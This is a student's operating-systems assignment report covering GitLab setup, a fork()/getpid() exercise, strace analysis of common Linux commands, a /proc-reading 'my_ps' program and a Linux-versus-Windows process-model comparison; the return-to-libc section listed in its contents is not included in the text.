



Operating System Report

Name: Bibek Pandeya

University Id:24000863




Level: 5

“Because of the high similarity shown in the Turnitin due to the questions, I have removed all of them.”

Table of Contents

S.N	Contents	Page no
1.	Component-1	3-5
1.1	Project cloning	3
1.2	Text file modification and commit	4
1.3	Forking a friend, “Prakash Shah.”	4-5
2.	Component-2	6-9
2.1	System calls (1 st question)	6
2.2	Parent-Child Analysis	7
2.3	Process Verification	7-8
2.4	Kernel structures	9
3.	Component-3	10-17
3.1	Analysis of commands	10
3.2	Source code of my command	11-13
3.3	PCB Data Integrity Validation	13-14
3.4	Os Design Comparison	14-17
4.	Component-4	17-24
4.1	Return-to-Libc	17
4.2	Before and after overflow	18-19
4.3	Demonstration	19-23
4.4	GDB	23
4.5	Defense Mechanism	24
5.	References	25

COMPONENT-1

Operating Systems Component 1	Student ID: Name: Bibek Pandeya GITLAB REPOSITORY: https://gitlab.uwe.ac.uk/b2-pandeya/os-component1	
	Proofs and notes	Date
Project Creation	 First, I logged into the GitLab interface of UWE, and then I created a new project named “OS-ASSIGNMENT”. I then made it private and selected the option of creating the repository with a README file.	2025-11-26 11:50 AM NPT
Clone	 To be linked with the UWE dashboard, I opened my terminal and pasted the link to my repository. After that, I copied it into the terminal and ran the command of git clone and entered my username and password, which was successfully recognized to authorize the process.	2025-11-26 12:03 PM NPT
Modification	 Then, I entered my assignment folder with the command cd and created a file with the name task.txt with the command touch. Then, I changed the file with the help of the command echo, and I inserted some text in it.	2025-11-26 12:11 PM NPT

Add and Commit	<pre>bibek-pandeya@TBC:~/os-component1\$ git status On branch main Your branch is up to date with 'origin/main'. Untracked files: (use "git add <file>..." to include in what will be committed) task.txt nothing added to commit but untracked files present (use "git add" to track) bibek-pandeya@TBC:~/os-component1\$ git add task.txt bibek-pandeya@TBC:~/os-component1\$ git commit -m "Added the task.txt file" [main 6bd5656] Added the task.txt file 1 file changed, 1 insertion(+) create mode 100644 task.txt bibek-pandeya@TBC:~/os-component1\$</pre> Then, I investigated the file status with the help of the command git status. In addition, I applied the command git add to stage the file concerned and the command git commit -m to save the changes to my local repository.	2025-11-26 12:15 PM NPT
Push	<pre>bibek-pandeya@TBC:~/os-component1\$ git push Username for 'https://gitlab.uwe.ac.uk': b2-pandeya Password for 'https://b2-pandeya@gitlab.uwe.ac.uk': Enumerating objects: 4, done. Counting objects: 100% (4/4), done. Delta compression using up to 2 threads Compressing objects: 100% (3/3), done. Writing objects: 100% (3/3), 340 bytes 340.00 KiB/s, done. Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 To https://gitlab.uwe.ac.uk/b2-pandeya/os-component1.git 3e569ff..6bd5656 main -> main bibek-pandeya@TBC:~/os-component1\$</pre> Finally, to make all the changes to my local repository, I applied the command git push. And lastly, with my credentials, I ensured that the local main branch was up to date.	2025-11-26 12:17 AM NPT
Fork	To answer our last task 1 question, I went to the repository of my friend Prakash Shah at the end of the URL at the website: https://gitlab.uwe.ac.uk/p7-shah/os-assignment. I then gave him the role of reporter and split his assignment repo under my personal namespace, on the GitLab dashboard.	2025-11-26 12:32 AM NPT

Invite members

You're inviting members to the **os-component1** project.

Username, name or email address

Prakash2.Shah@live.uwe.ac.uk

Select from GitLab usernames or enter email addresses

Select maximum role

Reporter

Invited members are assigned the selected role or the role they have in the group, whichever is lower. Learn more about roles.

Access expiration date (optional)

2025-12-18

From this date onward, the user can no longer access the group or project. Learn more about access.

Cancel

Invite

Fork project

A fork is a copy of a project.
Forking a repository allows you to make changes without affecting the original project.

Project name

os-component1

Must start with a lowercase or uppercase letter, digit, emoji, or underscore. Can also contain dots, pluses, dashes, or spaces.

Project URL

https://gitlab.uwe.ac.uk/

b2-pandeya

Project slug

os-component1

Want to organize several dependent projects under the same namespace? Create a group

Project description (optional)

fork-component

Shah2.Pandey@live.uwe.ac.uk / OS-assignment

OS-assignment

Star

0

Fork

0

Project information

fork assignment

2 Commits

1 Branch

0 Tags

3 KiB Project Storage

README

Auto DevOps enabled

+ Add LICENSE

+ Add CHANGELOG

+ Add CONTRIBUTING

+ Add Kubernetes cluster

+ Add Wiki

+ Configure Integrations

Created on

December 17, 2025

main

os-assignment

+ Find file

Code

Forked from Prakash2.Shah@live.uwe.ac.uk / OS-assignment

Up to date with the upstream repository.

COMPONENT-2

Operating Systems Component 2	Student ID: 24000863 Name: Bibek Pandeya C Programming Refresher GitLab repo: https://gitlab.uwe.ac.uk/b2-pandeya/os-component1/-/tree/main/component2?ref_type=heads	
	Proofs and notes	Date
“Due to the high similarity level, in Turnitin, I have removed all the questions.”	A(Ans): Fork () and getpid () are the two system calls that are present in the given code. fork(): The use of this system call is to start a new process by reproducing the child process. It separates the functioning into two processes: the parent and the child. getpid() -This system call aims to get the unique PID of the running process. B(Ans): During the fork () system call execution, the child process processes the code inside the else statement block, which provides two different values: - It forwards the new child (a positive number) Process ID (PID) of the Parent process. - It returns 0 to the Child process. The return value in the given program is captured in the variable pid. The pid within the child process = 0, the if block computes false. Thus, the else statement within the code is executed, and the child jumps over the if condition. C(Ans): I compiled the code using Vim and gcc. I saw rapid text outputs. The output varied slightly every time I executed the code. It was the child who printed first sometimes, and sometimes the parent. This was initially baffling to me, and then I realized that it was due to the OS scheduler. Since the	2025-11-27 2:00 PM NPT

OS scheduler is making real-time decisions on who gets the CPU. Because they are both in infinite loops, they are struggling for processor time.

```
bibek-pandeya@TBC:~/os-component1/component2$ vim task1.c
bibek-pandeya@TBC:~/os-component1/component2$ gcc task1.c -o task1
bibek-pandeya@TBC:~/os-component1/component2$ ./task1
```

```
pid = 4407 i=375266
pid = 4407 i=375267
pid = 4406 i=368517
pid = 4406 i=368518
pid = 4407 i=375268
pid = 4407 i=375269
pid = 4406 i=368519
pid = 4406 i=368520
pid = 4407 i=375270
pid = 4407 i=375271
pid = 4406 i=368521
pid = 4406 i=368522
pid = 4407 i=375272
pid = 4407 i=375273
pid = 4406 i=368523
pid = 4406 i=368524
pid = 4407 i=375274
^C
```

```
bibek-pandeya@TBC:~/os-component1/component2$
```

D(Ans): For this specific question, I used the `ps -ef | grep` command, which examined the child process as indicated in the following figure (PID 3343) displayed in the parent process (PID 3342). I then established this by questioning the kernel directly using the command `cat /proc/3343/status | grep PPid`. The output confirmed that the PID was 3342.

```
bash: x: command not found
bibek-pandeya@TBC:~/os-component1/component2$ ps -ef | grep task1
bibek-p+  3342   3200  52 15:35 pts/0    00:00:12 ./task1
bibek-p+  3343   3342  52 15:35 pts/0    00:00:12 ./task1
bibek-p+  3347   3270   0 15:35 pts/1    00:00:00 grep --color=auto task1
bibek-pandeya@TBC:~/os-component1/component2$ cat /proc/3343/status | grep PPid
PPid:    3342
bibek-pandeya@TBC:~/os-component1/component2$
```

Conclusion:

Now, I have uploaded all the changes and added the C file to my GitLab dashboard.

	<pre>bibek-pandeya@TBC:~/os-component1/component2\$ git add task1.c bibek-pandeya@TBC:~/os-component1/component2\$ git status On branch main Your branch is up to date with 'origin/main'. Changes to be committed: (use "git restore --staged <file>..." to unstage) new file: task1.c Untracked files: (use "git add <file>..." to include in what will be committed) task1 bibek-pandeya@TBC:~/os-component1/component2\$ git commit -m "Added Task 1 C program" [main 9e0f990] Added Task 1 C program 1 file changed, 33 insertions(+) create mode 100644 component2/task1.c bibek-pandeya@TBC:~/os-component1/component2\$ git push Username for 'https://gitlab.uwe.ac.uk': b2-pandeya Password for 'https://b2-pandeya@gitlab.uwe.ac.uk': Enumerating objects: 5, done. Counting objects: 100% (5/5), done. Delta compression using up to 2 threads Compressing objects: 100% (3/3), done. Writing objects: 100% (4/4), 604 bytes 604.00 KiB/s, done. Total 4 (delta 0), reused 0 (delta 0), pack-reused 0 To https://gitlab.uwe.ac.uk/b2-pandeya/os-component1.git 6bd5656..9e0f990 main -> main bibek-pandeya@TBC:~/os-component1/component2\$</pre>	
Ps and Top /proc directory	ANS: As we believe the ps and top commands are too critical and should have tough logic. However, these commands are normal programs only. They are not permitted direct access to the memory of the kernel since the kernel is very secure; that is why we access the /proc directory in Linux. The kernel ‘exports’ its internal information by writing the information into text files. Then I, or anyone, can easily see it. When I use the command Ps, the Ps will not read the contents of the RAM. It will just read the text files in the /proc folder. Data Flow Examples: 1. pid_t pid (Kernel) → Pid: 3648 In the case of the PID, the pid_t_pid variable is passed into the	2025-11-27 2:25 PM NPT

kernel by the code I have pasted above. It inserts a number (such as 3648) on the status file (pid) line. The position where PS reads this number is demonstrated in my screenshot.

2. Kernel – State: R (running) (Screenshot below)

In the case of the state, the code has a variable volatile long state. Kernel reads this and converts it into a letter (such as R for Running) and inserts it into the file. This is the reason why I have State: R in my screenshot rather than a long number.

```
bibek-pandeya@TBC:~$ ls
confidential.pdf  flag.txt  myrepo      pakku      snap        Videos
Desktop          img.jpg  nepal       pakuu1     Templates
Documents        logs.txt  nov9        Pictures   thread
Downloads        Music    os-component1  Public    thread.c

bibek-pandeya@TBC:~$ cd os-component1/
bibek-pandeya@TBC:~/os-component1$ ls
component2  README.md  task.txt
bibek-pandeya@TBC:~/os-component1$ cd component2/
bibek-pandeya@TBC:~/os-component1/component2$ ls
task1  task1.c
bibek-pandeya@TBC:~/os-component1/component2$ cat /proc/self/status | head -n 10
Name:   cat
Umask:  0002
State:  R (running)
Tgid:   3648
Ngid:   0
Pid:    3648
PPid:   3533
TracerPid: 0
Uid:    1000    1000    1000    1000
Gid:    1000    1000    1000    1000
bibek-pandeya@TBC:~/os-component1/component2$ S
```

COMPONENT-3

2025-12-05 11:40 AM Onwards

Analysis of ps, cp, cat, top, kill

1. ps

For more details see kill(1).

% time	seconds	usecs/call	calls	errors	syscall
98.05	0.002116	2116	1		execve
1.58	0.000034	2	12		write
0.23	0.000005	0	16	12	openat
0.14	0.000003	1	3		brk
0.00	0.000000	0	3		read
0.00	0.000000	0	4		close
0.00	0.000000	0	4		fstat
0.00	0.000000	0	9		mmap
0.00	0.000000	0	3		mprotect
0.00	0.000000	0	1		munmap
0.00	0.000000	0	2		pread64
0.00	0.000000	0	1	1	access
0.00	0.000000	0	1		arch_prctl
0.00	0.000000	0	1		set_tid_address
0.00	0.000000	0	1		set_robust_list
0.00	0.000000	0	1		prlimit64
0.00	0.000000	0	1		getrandom
0.00	0.000000	0	1		rseq
100.00	0.002158	33	65	13	total

ps opens the directory with the help of openat. ps reads a list of files and metadata of the directory with the help of the (getdents64) system call. It then scans through all the files and copies down the name to be printed out.

2. cp

bibek-pandeya@TBC:~\$ strace -c cp source.txt dest.txt

% time	seconds	usecs/call	calls	errors	syscall
34.00	0.000204	15	13		close
20.33	0.000122	4	27		mmap
14.33	0.000086	7	11	1	openat
9.00	0.000054	7	7		mprotect
3.50	0.000021	10	2		copy_file_range
3.33	0.000020	2	7		read
2.50	0.000015	1	10		fstat
2.17	0.000013	13	1		munmap
2.17	0.000013	6	2		pread64
1.83	0.000011	11	1	1	lseek
1.83	0.000011	11	1		getrandom
1.50	0.000009	4	2	2	statfs
0.67	0.000004	1	3		brk
0.67	0.000004	2	2		newfstatat
0.50	0.000003	1	2	2	access
0.33	0.000002	2	1		prlimit64
0.17	0.000001	1	1	1	ioctl
0.17	0.000001	1	1		uname
0.17	0.000001	1	1		geteuid
0.17	0.000001	1	1		arch_prctl
0.17	0.000001	1	1		set_tid_address

For opening of source file and the destination file, Cp uses Openat and write mode. Its main function is that it loops itself in forming a buffer within the memory and reads to pull the data and writes to push the data.

3. Cat

```

bibek-pandeya@TBC: ~
bibek-pandeya@TBC:~$ strace -c cat source.txt
This is some test data for the assignment
% time      seconds  usecs/call   calls   errors syscall
-----
23.38      0.000072      7         10      mmap
21.10      0.000065     21          3      mprotect
14.94      0.000046     23          2      munmap
11.36      0.000035      8          4      openat
 5.84      0.000018     18          1      write
 4.55      0.000014      4          3      read
 4.55      0.000014      2          6      close
 4.55      0.000014      2          5      fstat
 2.60      0.000008      2          3      brk
 1.62      0.000005      5          1      prlimit64
 1.30      0.000004      4          1      1 access
 0.97      0.000003      1          2      pread64
 0.97      0.000003      3          1      getrandom
 0.65      0.000002      2          1      fadvise64
 0.65      0.000002      2          1      rseq
 0.32      0.000001      1          1      arch_prctl
 0.32      0.000001      1          1      set_tid_address
 0.32      0.000001      1          1      set_robust_list
 0.00      0.000000      0          1      execve
-----

```

The cat program is loaded with the help of `execve`. The cat command opens the file by using `Openat`, reads the information, and writes the information to the standard output.

Top

```

bibek-pandeya@TBC:~$ strace -c top

top - 11:36:59 up 14 min,  1 user,  load average: 0.04, 0.09, 0.14
Tasks: 302 total,   1 running, 301 sleeping,   0 stopped,   0 zombie
%Cpu(s):  1.7 us,  1.3 sy,   0.0 ni, 96.9 id,   0.2 wa,   0.0 hi,   0.0 si,   0.0 st
MiB Mem :  3867.6 total, 1693.6 free,  1320.9 used,  1163.4 buff/cache
MiB Swap:  3868.0 total, 3868.0 free,   0.0 used.  2546.8 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND
 2445 bibek-p+  20   0 3893516 292996 127864 S   2.0   7.4   0:15.61 gnome-s+
 3766 bibek-p+  20   0  14536   5876   3656 R   0.7   0.1   0:00.66 top
   717 root      20   0 244744    9344   7872 S   0.4   0.2   0:03.42 vmtoolsd
 2757 bibek-p+  20   0 218808    41852 29860 S   0.4   1.1   0:03.76 vmtoolsd
 3592 bibek-p+  20   0 3212196 62668 47660 S   0.4   1.6   0:00.56 gjs
 3763 bibek-p+  20   0  10896    3624   3028 S   0.4   0.1   0:00.83 strace
    30 root      20   0      0         0        0 I   0.2   0.0   0:00.83 kworker+
 3247 bibek-p+  20   0 554304   53484 42452 S   0.2   1.4   0:02.38 gnome-t+
     1 root      20   0  23352   14424   9544 S   0.0   0.4   0:02.65 systemd
     2 root      20   0      0         0        0 S   0.0   0.0   0:00.02 kthreadd
     3 root      20   0      0         0        0 S   0.0   0.0   0:00.00 pool_wo+

```

Top is a complex monitoring program that reads thousands of files with the help of the `/proc` directory.

4. Kill


% time	seconds	usecs/call	calls	errors	syscall
25.02	0.001252	69	18		mmap
9.89	0.000495	99	5		mprotect
8.25	0.000413	51	8		fstat
7.95	0.000398	56	7		openat
7.49	0.000375	41	9		close
6.55	0.000328	65	5		read
5.02	0.000251	125	2		getdents64
3.96	0.000198	99	2	2	statfs
3.80	0.000190	23	8		write
3.50	0.000175	58	3		brk
3.32	0.000166	83	2		ioctl
2.66	0.000133	66	2		pread64
2.54	0.000127	127	1		munmap
2.00	0.000100	50	2	2	access
1.60	0.000080	80	1		prlimit64
1.56	0.000078	78	1		getrandom
1.30	0.000065	65	1		rseq
1.22	0.000061	61	1		set_tid_address
1.20	0.000060	60	1		set_robust_list
1.18	0.000059	59	1		arch_prctl
0.00	0.000000	0	1		execve

Kill is a very simple utility that has a specific function, which is to send a signal

System calls	ls	cp	cat	top	kill
Execve	✓	✓	✓	✓	✓
Mmap	✓	✓	✓	✓	✓
Read	✓	✓	✓	✓	✓
Openat	✓	✓	✓	✓	✓
Mprotect	✓	✓	✓	✓	✓
Close	✓	✓	✓	✓	✓
Munmap	✓	✓	✓	✓	✓
Write	✓	✓	✓	✓	✓
Getdents64	✓	✗	✗	✓	✗

System Call Usage Table: ps, cp, cat, top, kill

My_ps.c command



```
openat(AT_FDCWD, "/proc/1/ctty", O_RDONLY) = -1 ENOENT (No such file or director
y)
newfstatat(AT_FDCWD, "/proc/2", {st_mode=S_IFDIR|0555, st_size=0, ...}, 0) = 0
openat(AT_FDCWD, "/proc/2/stat", O_RDONLY) = 4
read(4, "2 (kthreadd) S 0 0 0 0 -1 212998"... , 2048) = 150
close(4) = 0
openat(AT_FDCWD, "/proc/2/status", O_RDONLY) = 4
read(4, "Name:\tkthreadd\nUmask:\tt0000\nState"... , 2048) = 1105
close(4) = 0
openat(AT_FDCWD, "/proc/2/enviro", O_RDONLY) = -1 EACCES (Permission denied)
openat(AT_FDCWD, "/proc/2/cmdline", O_RDONLY) = 4
read(4, "", 131072) = 0
close(4) = 0
openat(AT_FDCWD, "/proc/2/ctty", O_RDONLY) = -1 ENOENT (No such file or director
y)
newfstatat(AT_FDCWD, "/proc/3", {st_mode=S_IFDIR|0555, st_size=0, ...}, 0) = 0
openat(AT_FDCWD, "/proc/3/stat", O_RDONLY) = 4
read(4, "3 (pool_workqueue_release) S 2 0"... , 2048) = 165
close(4) = 0
openat(AT_FDCWD, "/proc/3/status", O_RDONLY) = 4
read(4, "Name:\tpool_workqueue_release\nUma"... , 2048) = 1117
close(4) = 0
openat(AT_FDCWD, "/proc/3/enviro", O_RDONLY) = -1 EACCES (Permission denied)
openat(AT_FDCWD, "/proc/3/cmdline", O_RDONLY) = 4
```

FIG 1: System call analysis of the ps command using strace.

First thing to know everything about how PS works, I spied on its system calls using **strace**.

My Analysis of the Trace:

It is verified that the PS functional works by traversing the folders in the virtual file system, just by glancing at the output of the above, that there a folders named **PID 2** and **PID 3**. Thus, it is not just a guessing of numbers since it involves getting them through /process. Once the folder has been found, it gets the data in two steps. Going through the stat file (**/proc/2/stat**) and extracting text into a buffer by using **openat ()** and **read ()**.

I could see quite well how **openat ()** can be used to see the stat file (**/proc/2/stat**) and how **read ()** can be used to read the text into a buffer. Security is also one feature that I can note in that output. When it tried to read environment variables (**/proc/2/environment**), it received the **EACCES (Permission Denied)** response message from the kernel. This confirms the fact that I cannot read or even access important data to run system processes since I can read simple information as a normal user.

Source Code Implementation:

```
#include <stdio.h>
#include <dirent.h>
#include <ctype.h>

/* Checks if a directory name is purely a number (Process ID) */
int is_pid_folder(const char *name) {
    while (*name) {
        if (!isdigit(*name)) return 0;
        name++;
    }
    return 1;
}

/* Reads /proc/[PID]/stat and prints PID, Name, and State */
void print_process_info(const char *pid) {
    char path[256];
    char buffer[1024];
    FILE *fp;

    // Construct path: /proc/1234/stat
    snprintf(path, sizeof(path), "/proc/%s/stat", pid);

    fp = fopen(path, "r");
    if (!fp) return; // Skip if process closed before we could read

    if (fgets(buffer, sizeof(buffer), fp)) {
        int pid_num;
        char comm[256];
        char state;

        // Parse the first 3 fields: PID, (Name), State
```

```
        // Print formatted output
        printf("%-10d %-20s %c\n", pid_num, comm, state);
    }
    fclose(fp);
}

int main() {
    DIR *proc_dir;
    struct dirent *entry;

    proc_dir = opendir("/proc");
    if (!proc_dir) {
        perror("opendir failed");
        return 1;
    }

    // Print Table Header
    printf("%-10s %-20s %s\n", "PID", "COMMAND", "STATE");
    printf("-----\n");

    // Iterate through /proc directories
    while ((entry = readdir(proc_dir)) != NULL) {
        if (is_pid_folder(entry->d_name)) {
            print_process_info(entry->d_name);
        }
    }

    closedir(proc_dir);
    return 0;
}
```

The program is supposed to clone the function of the 'ps' command with Linux virtual file system calls.

Main Function:

As we can see in the above screenshot, the default capabilities of the program serve in the same manner as the `ps` command, in that the `opendir` and `readdir` system calls are used to walk across the files that are found in the `/proc` directory. In addition, the Internal helper process, `is_pid_folder`, also filters the outputs; process directories that have numerical values (PID) are analyzed, whereas system files are ignored.

Data Extraction:

The data extraction logic is now as follows: since the program will find a valid PID, the function `printprocessinfo()` will be called, as we can observe in the screenshot above. Moreover, in the status file of the process (`question-ex./proc/1234/stat-`), it makes a file path with the help of `snprintf()`. After which, similarly to standard file I/O, it opens the file, `fgets` reads the status output to a buffer, and, lastly, examines the data and refers the output, which has been cleaned up (`printf`), to the column.

Compiling my_ps command

```
bibek-pandeya@TBC:~/OS-ASSIGNMENT/Component-3$ vim my_ps.c
bibek-pandeya@TBC:~/OS-ASSIGNMENT/Component-3$ gcc my_ps.c -o my_ps
bibek-pandeya@TBC:~/OS-ASSIGNMENT/Component-3$ ./my_ps
```


PID	COMMAND	STATE
1	(systemd)	S
2	(kthreadd)	S
3	(pool_workqueue_release)	S
4	(kworker/R-rcu_gp)	I
5	(kworker/R-sync_wq)	I
6	(kworker/R-kvfree_rcu_reclaim)	I
7	(kworker/R-slub_flushwq)	I
8	(kworker/R-netns)	I

After successfully maintaining the code and evaluating the logic for the PS program, I pasted all the code into VIM and named it `my_ps.c`. After that, to make the command runnable, I used `gcc`, as we can see in the screenshot above. The output is readable, and this confirms that the library I used, `<dirent.h>`, is functioning well.

Testing the Output:

In the current context, running the command “./my_ps” is successful in generating the list of processes. The most annoying part of making this command was correcting the output and making it look good. My initial output spammed all around the entire screen, and I could not see what was happening. Therefore, I controlled the code used in the printf statement by including: (%-10d) to ensure the output is well formatted.

Checking if the PCB data is real.



```
bibek-pandeya@TBC: ~/OS-ASSIGNMENT/Component-3
4266      (Web)          C
4469      (Web)          C
4895      (kworker/1:0H) I
5103      (fwupd)       S
5142      (kworker/u513:1-events_freezable_pwr_efficient) I
5262      (kworker/u514:2-events_unbound) I
5370      (kworker/u514:1-events_unbound) I
5450      (kworker/u516:3-ttm) I
5502      (kworker/u513:0-events_unbound) I
5527      (kworker/1:1) I
5657      (kworker/u517:5-ttm) I
5668      (kworker/u516:4-ttm) I
5698      (gnome-terminal-) R
5706      (bash)        S
5726      (kworker/0:2H) I
5742      (kworker/u513:2-events_unbound) I
5762      (kworker/u514:3-events_unbound) I
5763      (kworker/0:0-cgwb_release) I
5873      (kworker/u516:0-ttm) I
5874      (kworker/u517:0-ttm) I
5875      (kworker/u517:1-ttm) I
5877      (kworker/u514:0-events_unbound) I
5892      (my_ps)       R
bibek-pandeya@TBC: ~/OS-ASSIGNMENT/Component-3$
```

Since we have already reviewed the compiling stage, we need to check whether the output is a reality or if it is merely spouting garbage data. Therefore, I examined them in detail and identified kernel thread kworker/u514 at PID 5877. In the screenshot, we can easily observe that the process is in the Idle state, and this is ideal since the workers are sitting there until the job is offered.

Furthermore, I also verified the ID numbers we can see in the first column. They aren't random; they go up in a straight line (starting at 5873 and going up to 5892). “This confirms the standard behavior described by **Silberschatz, Galvin, and Gagne (2018)**, where Linux simply assigns the next available integer to every new process”.

Finally, we can see the last line of the screenshot that **my_ps (PID 5892)** is showing the status “R” which seems perfect because it is the actual command accessing the CPU.

OS Design Comparison

Linux ("Everything is a File"):

In Linux, it seems very easy to perform any operation due to its "everything is a file" philosophy. **Silberschatz, Galvin, and Gagne (2018)** point out that the Operating System analyzes practically everything, including hardware and sockets, just like a text file. As we can see above, [my_ps tool](#) is proof of this talk. From my explanation above, we analyzed that we didn't have to write any tough programs to get the information; we just had to read the [VFS](#).

Windows ("Everything is an Object"):

Windows work in another concept compared to Linux. It is the analysis of the Object Manager. **Russinovich, Solomon, and Ionescu (2017)** explained this model. The processes are not documents as in Windows and are highly secured Kernel Objects. In the concept of Windows, we can't easily browse active processes in the file explorer as we did in Linux. As we simply made a tool in Linux, making a tool in Windows is a bit frustrating because we compulsorily must use the [Win32 API \(like CreateToolhelp32Snapshot\)](#) just to take permission from the kernel to read the data.

LINUX

```
+-----+
| USER SPACE |
| ( my_ps ) |
+-----+
| 1. Reads text files
| from /proc
+-----+
+-----+
| VIRTUAL FILE SYSTEM |
| (VFS Layer) |
+-----+
| 2. Maps virtual file to kernel mem
+-----+
| LINUX KERNEL |
| (Task Structs) |
+-----+
```

WINDOWS

```
+-----+
| USER SPACE |
| ( Task Manager/API ) |
+-----+
| 1. Calls the Binary API
| (NtQuerySystemInfo) |
+-----+
+-----+
| WIN32 API |
| (Ntdll.dll) |
+-----+
| 2. Queries the object manager
+-----+
| WINDOWS KERNEL |
| (EPROCESS Objects) |
+-----+
```

- **System Call Comparative Analysis**

LINUX FLOW

```

      |
+-----+
| STEP 1: System Call |
| open("/proc/1/stat") |
+-----+
      |
+-----+
| STEP 2: Kernel Action |
| read() into Buffer |
+-----+
      |
+-----+
| STEP 3: User Space |
| Parse Text String |
| (sscanf / String Manip) |
+-----+
      |
[ OUTPUT ]

```

WINDOWS FLOW

```

      |
+-----+
| STEP 1: System Call |
| CreateToolhelp32Snap|
+-----+
      |
+-----+
| STEP 2: Kernel Action |
| Kernel Object Lookup |
+-----+
      |
+-----+
| STEP 3: User Space |
